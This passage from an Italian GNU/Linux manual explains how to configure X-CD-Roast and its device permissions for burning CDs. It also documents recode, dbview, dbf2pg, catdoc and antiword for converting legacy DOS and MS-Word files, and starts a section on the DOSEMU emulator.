Emette l'elenco di intervalli distinguibili dalle pause di silenzio (da definire in base alle opzioni '**`--silencedelay`**' e '**`--silencethresh`**'). Si osservi che l'elenco viene emesso attraverso lo standard output, mentre dallo standard error si ottengono ugualmente altre informazioni generali.

`--silencedelay` *n*`C`

Definisce la durata minima delle pause di silenzio, dove il numero esprime unità di 1/72 di secondo. Se non si usa questa opzione è stabilita una pausa minima di «30C», pari a 0,4 s.

`--silencethresh` *n*

Esprime il livello sonoro massimo, al di sotto del quale si intende si tratti di silenzio. Il valore predefinito è 10 e valori superiori alzano la soglia del rumore di fondo consentito.

340.4 Riferimenti

- Jeff Tranter, *CDROM HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Winfried Trümper, *CD-writing HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

X-CD-Roast

X-CD-Roast [1] è un sistema di programmi fatti per la masterizzazione di CD audio e dati, raccolti assieme sotto un pannello di controllo grafico per X. X-CD-Roast non è un applicativo indispensabile, tuttavia promette di essere aggiornato nel tempo e di facilitare sempre di più la realizzazione di CD.

Come al solito, a questo proposito, occorre ricordare che l'acquisto di un CD audio non dà implicitamente il diritto di farne quello che si vuole. In generale si ottiene solo il diritto di ascoltarlo per sé; mentre altre operazioni come la copia, l'esecuzione in pubblico e la trasmissione, sono attività che devono essere autorizzate espressamente da chi detiene i diritti di quella pubblicazione sonora.

Tra le altre cose, X-CD-Roast facilita notevolmente l'estrazione di tracce dati e audio da un CD; tuttavia, utilizzare questa tecnica per memorizzare brani musicali o altri dati in un'unità di memorizzazione qualunque, vuol dire farne una «copia» e ciò rappresenta un'azione che normalmente è vietata da chi possiede i diritti sulla pubblicazione relativa, salvo che si tratti di software libero, o di un'altra forma di espressione artistica altrettanto libera.

In generale, a meno di provvedere da soli alla compilazione dei sorgenti di X-CD-Roast, questo applicativo funzionerà bene solo se quello che si installa è un pacchetto fatto proprio per la propria distribuzione GNU/Linux. In questo modo, tra le altre cose, si garantisce che siano soddisfatte tutte le dipendenze con i vari programmi, la cui presenza è necessaria per tutte le funzioni che X-CD-Roast è in grado di controllare.

341.1 Configurazione e permessi

Per svolgere le sue funzioni correttamente, X-CD-Roast richiede spesso i privilegi dell'utente '**`root`**'. Sarebbe meglio che questo programma venisse usato soltanto dall'utente '**`root`**', ma spesso questa limitazione non è tollerabile e si è quasi costretti ad attivare il bit SUID dell'eseguibile '**`xcdroast`**' per scavalcare tutti i vincoli. Per limitare il problema le funzioni disponibili agli utenti comuni che dovessero avviarlo sfruttando la presenza del permesso SUID sono limitate; tuttavia, ciò non può bastare per garantire contro l'uso improprio del programma e tanto meno per risolvere tutti i problemi di sicurezza che potrebbero apparire in futuro. Quindi, se si decide di attivare il bit SUID dell'eseguibile '**`xcdroast`**', bisogna sapere che il sistema non è più tanto sicuro (ammesso che prima lo fosse).

Una volta installato per la prima volta X-CD-Roast, prima di manomettere i suoi permessi, l'utente '**`root`**' che vuole concedere l'uso dell'applicativo anche agli altri utenti deve avviare una volta l'eseguibile '**`xcdroast`**' con l'opzione '**`-nonroot`**'. Dopo una prima schermata di avvertimento, con la quale si chiede di prendere atto dei pericoli che si corrono utilizzando questo applicativo, si arriva alla maschera del menù generale, in cui si vede chiaramente che la modalità di funzionamento è quella definita come '**`nonroot`**'. Si veda a questo proposito la figura 341.1.

```
# xcdroast -nonroot
```

[1] **X-CD-Roast** GNU GPL

Figura 341.1. Menù iniziale di X-CD-Roast. Si osservi che il programma sta funzionando in modalità '**nonroot**'.

La prima cosa da fare è quella di definire la configurazione di partenza, per gli aspetti a cui gli utenti comuni non potranno accedere successivamente. Si fa questo selezionando il pulsante grafico SETUP.

Figura 341.2. Configurazione del masterizzatore e del lettore. In questo caso, il lettore è lo stesso masterizzatore.

In particolare, meritano attenzione le cartelle per la configurazione del masterizzatore e del lettore, oltre all'area da utilizzare per le immagini delle tracce. Nella figura 341.2 si vede che X-CD-Roast dovrebbe essere in grado di individuare da solo il tipo di masterizzatore e il tipo di lettore di CD, ma qui deve essere regolata almeno la velocità di masterizzazione. Nella figura 341.3 si vede invece la definizione dell'area di memoria da utilizzare per preparare o per scaricare le immagini delle tracce. Se si dispone di un elaboratore di fascia media, è più che sufficiente la scelta di una directory apposita. Nella figura si mostra l'uso di '`/tmp/`'.

Figura 341.3. Configurazione dell'area di memoria temporanea, nel disco fisso, per le immagini delle tracce. Si osservi la selezione della directory '/tmp/'.

Dopo aver controllato anche le altre cartelle, si può salvare la configurazione selezionando il pulsante grafico [SAVE]. Ciò fa sì che venga creato il file di configurazione generale, che potrebbe essere '/etc/xcdroast/xcdroast.conf', o un altro simile collocato altrove (ma questo fatto non è auspicabile). Da questo momento in poi, l'utilizzo di X-CD-Roast è sempre in modalità '**nonroot**' e si può attivare il bit SUID se lo si ritiene opportuno (per uscire dalla configurazione basta selezionare il pulsante grafico [DONE] e quindi [EXIT] per terminare il funzionamento di questa sessione di lavoro particolare).

```
# chmod u+s /usr/bin/xcdroast
```

In seguito, X-CD-Roast può essere usato anche dagli utenti comuni, che avranno accesso a una configurazione ridotta; in particolare non potranno cambiare la definizione della memoria temporanea per la gestione delle tracce. La configurazione personalizzata degli utenti viene memorizzata nel file '~/.xcdroast/xcdroast.conf'.

Però, non è ancora tutto finito se si vuole lasciare effettivamente che gli utenti comuni utilizzino questo programma. Infatti, è necessario regolare i permessi dei file di dispositivo relativi alle unità a cui deve accedere X-CD-Roast. In generale, i file di dispositivo corrispondenti ai lettori CD devono avere esclusivamente i permessi di lettura e scrittura per l'utente '**root**';

```
# chmod 0600 /dev/sg* /dev/sr* /dev/scd*
```

ma per consentire la copia rapida, è necessario che gli utenti in questione possano leggere il dispositivo corrispondente al lettore CD. Se si suppone che il collegamento simbolico '/dev/cdrom' corrisponda al file di dispositivo corretto, basta intervenire su questo. Prima di modificare tali permessi, però, si pone il problema di decidere quale libertà dare agli utenti comuni. Se si decide di concedere l'accesso a tutti, si può usare il comando:

```
# chmod a+r /dev/cdrom
```

Invece, se si vuole limitare l'accesso agli utenti che appartengono al gruppo di questo file di dispositivo (di solito si tratta di '**disk**'), occorre limitare i permessi al gruppo:

```
# chmod g+r /dev/cdrom
```

X-CD-Roast deve poter accedere anche al file di dispositivo '/dev/dsp', almeno in scrittura. Anche in questo caso vale la possibilità di distinguere se si vuole concedere l'accesso solo a chi appartiene anche al suo gruppo (di solito si tratta di '**audio**'), oppure se si ritiene opportuno lasciare l'accesso a qualunque utente:

```
# chmod g+w /dev/dsp
```

oppure

```
# chmod a+w /dev/dsp
```

Se si lasciano i permessi di lettura agli utenti, questi possono ascoltare attraverso la scheda audio, anche attraverso la rete, arrivando a poter spiare le conversazioni che si svolgono nella stanza in cui si trova quell'elaboratore. Questo è il motivo per cui si cerca di evitare di dare i permessi di lettura a questo file di dispositivo.

341.2 Masterizzazione dati

La masterizzazione tradizionale, che parte dalla creazione di un'immagine per arrivare all'incisione di un disco, avviene per mezzo della funzione accessibile tramite il pulsante grafico Master CD, del menù principale di X-CD-Roast. La figura 341.4 mostra la selezione della directory a partire dalla quale si vuole ottenere l'immagine del contenuto.

Figura 341.4. Definizione della directory di partenza per la creazione di un'immagine.

Con il pulsante Set Image-Type si accede a una maschera con la quale si definiscono alcuni dettagli importanti sulle caratteristiche dell'immagine. In generale, conviene attivare simultaneamente sia le estensioni Rock Ridge che quelle Joliet.

Con il pulsante Master Image si accede alla maschera con la quale poi si può confermare l'avvio della creazione del file contenente l'immagine ISO 9660, che successivamente potrà essere trasferita nel CD. Per iniziare, basta selezionare il pulsante Start Master Image. La figura 341.5 mostra la finestra di attesa per il processo di preparazione dell'immagine.

Figura 341.5. Attesa per la preparazione dell'immagine.

Con il pulsante WRITE IMAGE si accede alla maschera con la quale poi si può confermare l'avvio dell'incisione del CD vergine. Si osservi nella figura 341.6 la disponibilità di una casella di selezione con la quale si può richiedere di eseguire l'operazione solo in simulazione, per controllare che il flusso di dati possa avvenire effettivamente alla velocità stabilita.

Con il pulsante VERIFY BURNED IMAGE si accede alla maschera di controllo del CD appena inciso. Il controllo avviene attraverso la lettura integrale della traccia. Infine, con il pulsante DELETE IMAGES si accede alla maschera con la quale si possono selezionare i file che rappresentano le immagini contenute nella directory temporanea che funge da serbatoio di questi.

Figura 341.6. Preparazione alla scrittura del CD.

341.3 Copia di un CD contenente dati

La copia di un CD contenente dati consiste nel trasferimento dell'immagine dalla traccia dati del CD-ROM in un file e nel successivo riutilizzo per l'incisione di un altro CD. L'operazione è molto semplice, ma bisogna ricordare che questo tipo di copia può essere fatto solo quando i dati in questione possono essere riprodotti legalmente. Si accede a questa funzione di X-CD-Roast attraverso il pulsante grafico COPY DATA-CD del menù principale, quindi, in breve:

- READ IMAGE legge l'immagine del CD-ROM in un file;
- VERIFY IMAGE monta l'immagine e ne permette il controllo, prima di incidere un CD;
- WRITE IMAGE inizia l'incisione di un nuovo CD;

- VERIFY BURNED IMAGE verifica l'integrità del CD appena inciso;
- DELETE IMAGES permette di eliminare facilmente le immagini che non servono più dalla directory che le contiene;
- QUICK CD COPY permette di incidere un CD a partire da un originale, senza passare per la generazione di un file-immagine (ammesso che sia disponibile un altro lettore CD.

341.4 CD contenente tracce audio

Un CD contenente dati, di solito è composto da una sola traccia, mentre un CD audio è composto da tante tracce quanti sono i brani musicali contenuti. La riproduzione di un CD audio passa normalmente per l'estrazione di tutte le tracce in altrettanti file, che poi possono essere ricomposte come si vuole in un altro CD. Per accedere a queste funzionalità, si seleziona il tasto grafico COPY AUDIO-CD del menù principale.

> Per l'ennesima volta, si ricorda che queste cose si possono fare solo se sono concesse espressamente da chi detiene i diritti di autore.

In questa sezione, piuttosto che mostrare in dettaglio come estrapolare le tracce da un CD audio, per generarne una copia, si preferisce puntare l'attenzione sulla creazione di un CD audio in proprio. Tuttavia, non ci si devono aspettare risultati eccellenti, dal momento che spesso, per qualche motivo, i CD che si ottengono non funzionano sugli apparecchi di ascolto comuni.

X-CD-Roast consente di partire da tracce audio in formato grezzo, oppure in formato WAV-RIFF (16 bit, stereo, 44100 Hz). Il secondo, essendo fornito di intestazione, rappresenta decisamente la scelta migliore; infatti, se si vuole usare un formato grezzo, occorre poi preoccuparsi di stabilire l'ordine giusto dei byte.

Una volta preparati i file WAV, questi vanno collocati nella directory in cui X-CD-Roast si aspetta di trovare le tracce da registrare. Nella figura 341.7 si vede la situazione mostrata dalla maschera che si raggiunge con il tasto WRITE TRACKS, prima di avere selezionato i file WAV da utilizzare per le tracce del CD da registrare.

> È importante che la casellina indicata come '**`Fix Wav-Files`**', sia selezionata, come si vede nella figura.

Figura 341.7. Preparazione alla scrittura del CD audio.

In questo caso si vede già che sono disponibili due file (tracce), dei quali, nessuno è stato ancora indicato. Per farlo, occorre selezionare il pulsante grafico SELECT/SHOW TRACKS TO WRITE e, nella finestra che si ottiene, occorre indicare l'ordine delle tracce. Nella figura 341.8 si vede che è appena stato indicato questo ordine, mentre nella figura 341.9 si vede il risultato confermato con la selezione del pulsante grafico REFRESH. Al termine, si esce da questa finestra con il pulsante grafico DONE.

Figura 341.8. Selezione delle tracce audio.

Figura 341.9. Conferma della selezione delle tracce audio.

Dalla maschera precedente, basta selezionare il pulsante grafico START WRITE TRACKS per avviare l'incisione del CD.

> Il CD audio che si ottiene potrebbe non funzionare in un lettore normale di sistemi audio, ma questa è una carenza del sistema di riproduzione, non del procedimento con cui si realizza il CD.

341.5 Riferimenti

- Thomas Niederreiter, *Manual for X-CD-Roast*

  <*file:///usr/share/doc/xcdroast/README.html*>

Parte lxx

Transizione verso il software libero

File con formati speciali

Uno degli aspetti deleteri dell'informatica è stato il proliferare di formati incompatibili nei file di dati.

In questo capitolo si raccolgono le informazioni sugli strumenti a disposizione per poter recuperare dati contenuti in file con un formato che in passato hanno avuto una certa diffusione. Come si può intuire, di solito non si tratta delle dotazioni normali di una distribuzione GNU/Linux, per cui, i programmi che vengono descritti qui vanno forse cercati tra i «contributi» esterni alla propria distribuzione.

342.1 Conversione da un insieme di caratteri a un altro

Quando si convertono dati da un formato a un altro, il primo problema è e quello di traslitterare l'insieme di caratteri. Purtroppo, non sempre è possibile «traslitterare» in modo reversibile, spesso si è costretti ad accettare una trasformazione che non permette più di riottenere lo stesso formato iniziale. Questo fatto si comprende facilmente pensando alla necessità eventuale di convertire un insieme di caratteri in un altro in cui non si dispone di alcuni simboli del primo.

Un caso particolare riguarda le conversioni di file di testo dove da un sistema di interruzioni di riga composte dalla sequenza *<CR><LF>* si vuole passare al solo *<LF>*. Per qualche motivo, il file di origine potrebbe contenere qualche codice *<LF>* isolato, che nel file di destinazione verrebbe interpretato alla fine come un'interruzione di riga. In pratica, se si volesse riconvertire il file nel formato precedente, tutti i codici *<LF>* verrebbero riconvertiti in *<CR><LF>*.

342.1.1 $ recode

`recode` [*opzioni*] *codifica_prima*..*codifica_dopo* [*file*...]

'**`recode`**' [1] è un programma per la conversione di file da un insieme di caratteri a un altro. '**`recode`**' non si limita semplicemente a questo; spesso è in grado di intervenire anche su codifiche composte da sequenze di caratteri, anche se in queste situazioni il suo utilizzo si complica e i risultati non sono sempre garantiti.

Osservando lo schema sintattico mostrato, si può vedere che è necessario indicare il tipo di conversione attraverso due parole chiave: la prima serve a stabilire il modo in cui sono codificati i dati in ingresso, la seconda stabilisce in che modo li si vuole trasformare in uscita.

Uno o più file in ingresso possono essere indicati alla fine della riga di comando, facendo sì che '**`recode`**' tenti di sovrascriverli; in alternativa, un file in ingresso può essere fornito attraverso lo standard input, ottenendo come il risultato della conversione dallo standard output.

> Bisogna essere prudenti con '**`recode`**' quando si indicano i file nella riga di comando, perché la conversione potrebbe essere irreversibile.

Nel suo piccolo, '**`recode`**' è un programma complesso. Questa sezione mostra solo alcuni aspetti banali, mentre per sfruttare bene tutte le sue potenzialità è necessario leggere la documentazione originale: *recode.info*.

[1] **recode** GNU GPL

Alcune opzioni

-a [*codifica*] | --auto-check [*codifica*]

Questa opzione è speciale e di solito viene usata da sola, senza indicare altri argomenti nella riga di comando di '**`recode`**'. Serve per ottenere da '**`recode`**' un riassunto sulle possibilità di conversione da o verso la codifica indicata.

-g | --graphics

Questa opzione riguarda la conversione dall'insieme di caratteri '**`IBM-PC`**', a un altro tipo, dove si vuole tentare di trasformare in qualche modo i simboli grafici tipici di quella codifica. È evidente che questa conversione è irreversibile.

Alcune codifiche

Le codifiche da utilizzare nelle conversioni sono indicate attraverso la notazione *codifica_prima*..*codifica_dopo*, come si vede nello schema sintattico introduttivo. Le parole chiave utilizzate per questo possono essere indicate indifferentemente utilizzando le lettere minuscole o maiuscole. L'elenco delle codifiche (e quindi delle trasformazioni possibili) è molto lungo e potrebbe essere ottenuto un riepilogo attraverso l'opzione '**`-a`**'. Tuttavia, sarebbe meglio leggere prima ciò che è stato annotato nel documento *recode.info* al riguardo, per non rischiare di trovarsi poi nei pasticci.

IBM437 | 437 | cp437

Rappresenta la codifica IBM usata normalmente nel Dos. Quando si converte da questa codifica a un'altra, i codici di interruzione di riga vengono lasciati inalterati.

IBM-PC | ibmpc

È praticamente la stessa codifica IBM437, con la differenza che quando si converte da questa codifica a un'altra, i codici di interruzione di riga vengono trasformati.

IBM850 | 850 | cp850

Rappresenta la codifica IBM usata normalmente nel Dos per la localizzazione europea.

ISO_8859-1:1987 | ISO_8859-1 | ISO-8859-1 | CP819 | IBM819 | iso-ir-100 | l1 | latin1

Si riferisce alla codifica ISO 8859-1.

Esempi

```
$ recode -a IBM437
```

Mostra tutte le possibilità di abbinamento con la codifica IBM437.

```
$ recode -a IBM-PC
```

Mostra tutte le possibilità di abbinamento con la codifica IBM-PC.

```
$ recode IBM-PC..ISO_8859-1 lettera
```

Converte il file '`lettera`' dalla codifica IBM-PC a ISO 8859-1, sovrascrivendo il file.

```
$ recode IBM-PC..ISO_8859-1 < lettera > lettera2
```

Converte il file '`lettera`' dalla codifica IBM-PC a ISO 8859-1, generando il file '`lettera2`'.

```
$ recode -g IBM-PC..ISO_8859-1 < schema1 > schema2
```

Converte il file '`schema1`' dalla codifica IBM-PC a ISO 8859-1, generando il file '`schema2`', tentando di convertire anche i simboli grafici.

342.2 File .DBF -- dBase III e derivati

Il software basato sui file in formato '`.DBF`', ovvero quelli di dBase III, è stato molto importante nell'ambito del sistema operativo Dos. Nel suo piccolo ha permesso agli utenti di quel sistema operativo di realizzare delle strutture di dati che si avvicinavano alle potenzialità di una base di dati relazionale.

Ancora oggi si trovano programmi applicativi gestionali basati su questo formato, scritti probabilmente con il famoso compilatore Clipper. Attualmente è disponibile il compilatore Harbour, che si ripromette di offrire un ambiente totalmente compatibile con il passato; tuttavia è possibile leggere il contenuto di questi attraverso alcuni piccoli programmi.

342.2.1 $ dbview

`dbview` [*opzioni*] *file_dbf*

Il programma '**`dbview`**' [2] consente di leggere il contenuto dei file '`.DBF`' di dBase III e probabilmente anche le versioni di dBase IV. Se viene avviato senza opzioni, si ottiene la visualizzazione del contenuto del file indicato nel formato predefinito, come si vede dall'esempio seguente:

```
Articolo   : 1
Descr      : bicicletta uomo
Prezzo u   : 500.00
Import     : T
Scadenza   : 20011120
Note       : 2

Articolo   : 2
Descr      : bicicletta donna
Prezzo u   : 550.00
Import     :
Scadenza   : 20011120
Note       : 3

Articolo   : 3
Descr      : bicicletta uomo/donna leggera
Prezzo u   : 600.00
Import     :
Scadenza   : 20011120
Note       : 4
```

In realtà, in questo modo, i nomi dei campi vengono mostrati in modo diverso dal reale, utilizzando anche le lettere minuscole ed eliminando i trattini bassi. Utilizzando l'opzione '**`-r`**', il primo record apparirebbe così:

```
ARTICOLO   : 1
DESCR      : bicicletta uomo
PREZZO_U   : 500.00
IMPORT     : T
SCADENZA   : 20011111
NOTE       : 2
```

È necessario osservare che i campi booleani (in questo caso si tratta di quello intitolato '**`IMPORT`**') mostrano solo la lettera '**`T`**' per il valore *Vero*, altrimenti non si ha alcuna indicazione; inoltre, le date vengono espresse secondo il formato *AAAAMMGG* . Infine, dall'esempio non si intuisce, ma il campo '**`NOTE`**' è di tipo «memo» e in questo caso si sono persi i dati.

I dati contenuti nei file '`.DBF`', dal momento che sono stati memorizzati presumibilmente con un sistema operativo Dos, utilizzano molto probabilmente un insieme di caratteri diverso da

[2] **dbview** GNU GPL

Latin 1 o comunque diverso da ciò che si utilizza con GNU/Linux. Pertanto, è probabile che sia necessario rielaborare ciò che si ottiene con '**dbview**' attraverso un programma di conversione come '**recode**'. Tuttavia, è bene considerare che nella storia dei file '.DBF' sono state usate anche codifiche differenti dal solito IBM437 e di questo occorre tenerne conto quando ci si accorge che la conversione non funziona come ci si aspetterebbe.

Alcune opzioni

`--browse | -b`

Se si utilizza questa opzione, i record vengono mostrati su una sola riga per volta, separando i campi con un simbolo, il separatore, che di solito è costituito dai due punti ('**:**').

`--delimiter` *x* | `-d` *x*

Con questa opzione è possibile specificare il simbolo da utilizzare per separare i campi dei record che vengono visualizzati. Il simbolo di separazione predefinito sono i due punti ('**:**')

`--description` | `-e` *x*

In questo caso, oltre a mostrare il contenuto del file, nella parte iniziale vengono riepilogate le caratteristiche dei campi contenuti.

`--omit` | `-o` *x*

Non elenca il contenuto del file, ma si limita a dare le altre informazioni se richieste attraverso le opzioni opportune.

`--reserve` | `-r` *x*

Mostra i nomi dei campi così come sono stati memorizzati.

Esempi

$ **dbview articoli.dbf**

Elenca il contenuto del file 'articoli.dbf' nella forma predefinita.

$ **dbview -b articoli.dbf**

Mostra i record utilizzando una sola riga per ognuno.

$ **dbview -b articoli.dbf | recode ibm437:latin1**

Come nell'esempio precedente, ma utilizza '**recode**' per trasformare i caratteri speciali che altrimenti non sarebbero visibili correttamente (per esempio le lettere accentate).

342.2.2 $ dbf2pg

`dbf2pg` [*opzioni*] *file_dbf*

Il programma '**dbf2pg**' [3] consente di leggere il contenuto di un file '.DBF' e di inserire i dati relativi in una tabella di una base di dati di PostgreSQL (capitolo 324 e successivi). In base alle opzioni che vengono indicate, i dati possono essere aggiunti a una tabella esistente, oppure possono sostituire le righe di tale tabella, oppure si può creare una tabella da zero. Quello che conta è che i permessi fissati attraverso PostgreSQL consentano l'accesso e le operazioni che si intendono svolgere.

[3] **dbf2pg** software libero con licenza speciale

‘**dbf2pg**’ non è in grado di trasferire i campi «memo», quelli che tradizionalmente venivano creati utilizzando file con estensione ‘.DBT’.

Alcune opzioni

`-v`

`-vv`

Permette di avere informazioni sulle operazioni svolte, ottenendo un dettaglio maggiore nel secondo caso.

`-h` *host*

Permette di specificare il nodo a cui accedere per connettersi con il servente di PostgreSQL. In mancanza di questa indicazione, viene tentato l’accesso a *localhost*.

`-d` *base_di_dati*

Permette di specificare il nome della base di dati a cui ci si vuole connettere. In mancanza di questa indicazione, viene tentata la connessione con la base di dati ‘**test**’.

`-t` *tabella*

Permette di specificare il nome della tabella in cui si vogliono trasferire i dati del file ‘.DBF’. In mancanza di questa indicazione, viene tentato l’inserimento nella tabella ‘**test**’.

`-D`

Con questa opzione, si fa in modo di cancellare il contenuto della tabella di destinazione, prima di iniziare l’inserimento dei dati.

`-c`

Richiede espressamente che sia creata la tabella di destinazione. In mancanza di questa opzione, la tabella deve essere già disponibile, altrimenti l’operazione fallisce. Nel caso si utilizzi questa opzione mentre una tabella con lo stesso nome esiste già, si ottiene la cancellazione del suo contenuto prima di iniziare, come se fosse stata usata al suo posto l’opzione ‘**-D**’.

`-f`

Prima di procedere, converte i nomi dei campi in modo che questi siano scritti utilizzando solo lettere minuscole.

`-l`

`-u`

Con l’opzione ‘**-l**’ si fa in modo che il contenuto dei campi venga convertito in lettere minuscole, mentre con l’opzione ‘**-u**’ si ottiene una conversione in maiuscole.

`-s` *nome_vecchio*=*nome_nuovo* [,*nome_vecchio*=*nome_nuovo*]...

Con questa opzione si può stabilire la sostituzione di alcuni nomi dei campi della tabella. Ciò può essere particolarmente utile nel caso in cui i nomi originali siano incompatibili con PostgreSQL.

`-s` *n_riga_iniziale*

`-e` *n_riga_finale*

Le opzioni ‘**-s**’ e ‘**-e**’ permettono di definire l’intervallo di righe da trasferire, dove nel primo caso si indica la riga iniziale e nel secondo quella finale. Se non si indicano, il trasferimento parte dall’inizio e prosegue fino alla fine.

Esempi

```
$ dbf2pg -d Anagrafe -c -t Indirizzi address.dbf
```

Crea la tabella '**`Indirizzi`**' nella base di dati '**`Anagrafe`**' disponibile presso l'elaboratore locale, prelevando i dati dal file '`address.dbf`'.

```
$ dbf2pg -h localhost -d Anagrafe -c -t Indirizzi address.dbf
```

Esattamente come nell'esempio precedente, con l'indicazione precisa del nodo locale.

342.3 File tipici di MS-Windows

Alcuni formati di file utilizzati con MS-Windows sono considerati da molti degli «standard». Tra tutti, il più «importante» è quello di MS-Word, con in più il problema che di questo ne esistono molte versioni.

342.3.1 $ mswordview

`mswordview` [*opzioni*] *file_doc*

'**`mswordview`**' [4] è un programma il cui scopo è quello di convertire file di MS-Word in HTML. La conversione non può essere perfetta, ma il progetto è condotto con impegno e i risultati che dà questo programma sono buoni.

Inizialmente, '**`mswordview`**' è in grado di convertire i file di MS-Word 8, ma dovrebbero aggiungersi successivamente anche i formati precedenti.

'**`mswordview`**' è in grado di convertire solo un file alla volta, precisamente quello che viene indicato alla fine degli argomenti. Se non viene richiesto qualcosa di particolare attraverso le opzioni, '**`mswordview`**' tenta di creare un file con lo stesso nome di quello che viene convertito, con l'aggiunta dell'estensione '`.html`'. Inoltre, se il file contiene delle immagini incorporate, queste vengono trasferite su file esterni.

Alcune opzioni

`-o` *file_html* | `--outputfile` *file_html*

Permette di indicare esplicitamente il file HTML che si vuole generare.

`-g` *file_errori* | `--errorfile` *file_errori*

Permette di annotare gli errori incontrati durante la conversione nel file indicato.

342.3.2 $ catdoc

`catdoc` [*opzioni*] *file_doc*
`catdoc` [*opzioni*] `<` *file_doc*

'**`catdoc`**' [5] è un programma molto semplice, che si sostituisce idealmente a '**`cat`**' quando si tratta di visualizzare il contenuto di file scritti in formato MS-Word. Il suo funzionamento è intuitivo e in generale non servono opzioni: il file indicato come argomento, o fornito attraverso lo standard input, viene emesso dallo standard output dopo una conversione in formato testo. Se il file originale contiene in realtà solo testo puro, non avviene alcuna conversione.

[4] **mswordview** GNU GPL + alcuni file con licenza speciale
[5] **catdoc** GNU GPL

Alcune opzioni

`-b`

Cerca di elaborare anche file MS-Word che apparentemente non lo sono, a causa di una firma iniziale errata.

`-m`*n*

Specifica il margine destro del testo ottenuto. Il margine predefinito è a colonna 72. Si osservi che l'opzione '**`-m0`**' equivale a '**`-w`**'.

`-w`

Specifica il margine destro del testo ottenuto di lunghezza indefinita, in modo da ottenere che i paragrafi occupino una riga intera.

`-v`

Genera alcune informazioni diagnostiche prima del testo trasformato.

Configurazione

Per quanto semplice, '**`catdoc`**' prevede una configurazione, composta dal file '`/etc/catdocrc`' per il sistema e dai file '`~/.catdocrc`' per gli utenti. Senza entrare nel dettaglio delle direttive di configurazione, è il caso di descrivere quella che rappresenta l'impostazione comune:

```
charset_path=/usr/lib/catdoc
map_path=/usr/lib/catdoc
source_charset=cp1252
target_charset=8859-1
unknown_char='?'
```

Come si può intuire, le direttive '**`charset_path`**' e '**`map_path`**' servono a indicare la collocazione di file utilizzati da '**`catdoc`**' per la conversione. La direttiva '**`source_charset`**' permette di stabilire la codifica predefinita del file sorgente, quando questo non appare utilizzare la UTF-16. La direttiva '**`target_charset`**' permette di definire la codifica da usare per il testo generato; come si vede nell'esempio viene usata la codifica ISO 8859-1. Infine, è possibile stabilire in che modo mostrare i caratteri che non possono essere rappresentati, attraverso la direttiva '**`unknown_char`**', che in questo caso usa il punto interrogativo.

Esempi

`$` **`catdoc pippo.doc | less`**

Visualizza il contenuto del file '`pippo.doc`', con l'aiuto di '**`less`**' per scorrerlo.

`$` **`catdoc pippo.doc > pippo.txt`**

Genera il file '`pippo.txt`' a partire da '`pippo.doc`'.

342.3.3 $ antiword

`antiword` [*opzioni*] *file_doc*...

'**`antiword`**' [6] è un programma molto semplice per convertire file dal formato MS-Word (versione 6 o successiva) in testo puro e semplice, oppure in PostScript , estrapolando anche le immagini. Il suo funzionamento è intuitivo e in generale non servono opzioni: il file indicato come argomento, viene emesso attraverso lo standard output dopo la conversione.

[6] **Antiword** GNU GPL

Alcune opzioni

`-t`

Genera una conversione in formato testo puro e semplice. L'uso di questa opzione è implicito.

`-w` *n_colonne*

Permette di specificare, nell'ambito di una conversione in formato testo, l'ampiezza del testo in caratteri. Se si utilizza il valore zero, si ottiene ogni paragrafo in una sola riga.

`-m` *file_mappa*

Consente di indicare la conversione che si vuole ottenere da Unicode in un insieme di caratteri a 8 bit. Se non si usa questa opzione, è come se fosse stato stabilito '**`-m 8859-1.txt`**', corrispondente alla richiesta di ottenere una conversione nello standard ISO 8859-1. Questi file di conversione dovrebbero trovarsi nella directory '`/usr/share/antiword/`'.

`-p` *dimensioni_carta*

L'utilizzo di questa opzione richiede implicitamente la conversione in formato PostScript, mentre in condizioni normali si ottiene un testo puro e semplice. L'argomento dell'opzione stabilisce la dimensione della carta e può trattarsi delle parole chiave seguenti, con il significato intuitivo che hanno: '**`10x14`**', '**`a3`**', '**`a4`**', '**`a5`**', '**`b4`**', '**`b5`**', '**`executive`**', '**`folio`**', '**`legal`**', '**`letter`**', '**`note`**', '**`note`**', '**`quarto`**', '**`statement`**', '**`tabloid`**'.

`-L`

Nell'ambito di una conversione in PostScript, indica un orientamento orizzontale del foglio.

`-i` *livello_di_visualizzazione_immagini*

Consente di specificare cosa fare delle immagini che fossero eventualmente contenute nel file di partenza. L'argomento è un numero che ha il significato descritto nell'elenco seguente.

- 0 genera un file compatibile con Ghostscript, ma non adatto a stampanti PostScript comuni. Tuttavia, in condizioni normali, se si arriva alla stampa, si passa generalmente per Ghostscript, per cui questo valore è quello che può essere adatto.
- 1 non estrapola le immagini.
- 2 PostScript livello 2.
- 3 PostScript livello 3.

`-s`

Include anche il testo nascosto, indicato come tale nel file originale.

Esempi

$ **`antiword pippo.doc | less`**

Visualizza il contenuto del file '`pippo.doc`', con l'aiuto di '**`less`**' per scorrerlo.

$ **`antiword -p a4 pippo.doc > pippo.ps`**

Genera il file '`pippo.ps`' (PostScript, A4) a partire da '`pippo.doc`'.

DOSEMU: l'emulatore di hardware DOS compatibile

DOSEMU [1] è fondamentalmente un emulatore dell'hardware x86 per vari sistemi Unix funzionanti su architettura i386. Il suo obiettivo è quello di permettere il funzionamento del sistema operativo Dos (MS-Dos o cloni). Si tratta di un progetto eternamente in fase di sviluppo (*alpha*), anche se da diversi anni è sufficientemente funzionante. Tuttavia non ci sono punti fermi: da una versione all'altra si possono incontrare novità imprevedibili.

Dal momento che l'emulazione riguarda l'hardware, il Dos deve essere installato all'interno di questo sistema di emulazione; quindi, è necessaria una copia di questo sistema operativo, insieme alla licenza d'uso.

DOSEMU permette di utilizzare la stessa copia installata del Dos su più terminali contemporaneamente. Se si intende concedere l'utilizzo simultaneo di una singola copia di questo sistema operativo, è necessario un numero maggiore di licenze d'uso, oppure una licenza multipla.

A fianco del lavoro su DOSEMU è anche in corso quello sul progetto FreeDOS per un sistema operativo Dos libero (capitolo 366).

343.1 Predisporre un ambiente adatto al Dos all'interno di DOSEMU

Perché il sistema operativo Dos possa funzionare all'interno di DOSEMU, occorre preparare un file-immagine di un disco Dos dal quale si possa effettuare l'avvio del Dos stesso. Questo file che viene descritto di seguito, verrà visto dal Dos come disco '`C:`'.

Successivamente è conveniente predisporre uno spazio all'interno del file system del proprio sistema GNU/Linux da utilizzare per i programmi Dos che verrà letto come un disco di rete.

343.1.1 Un disco C: immagine

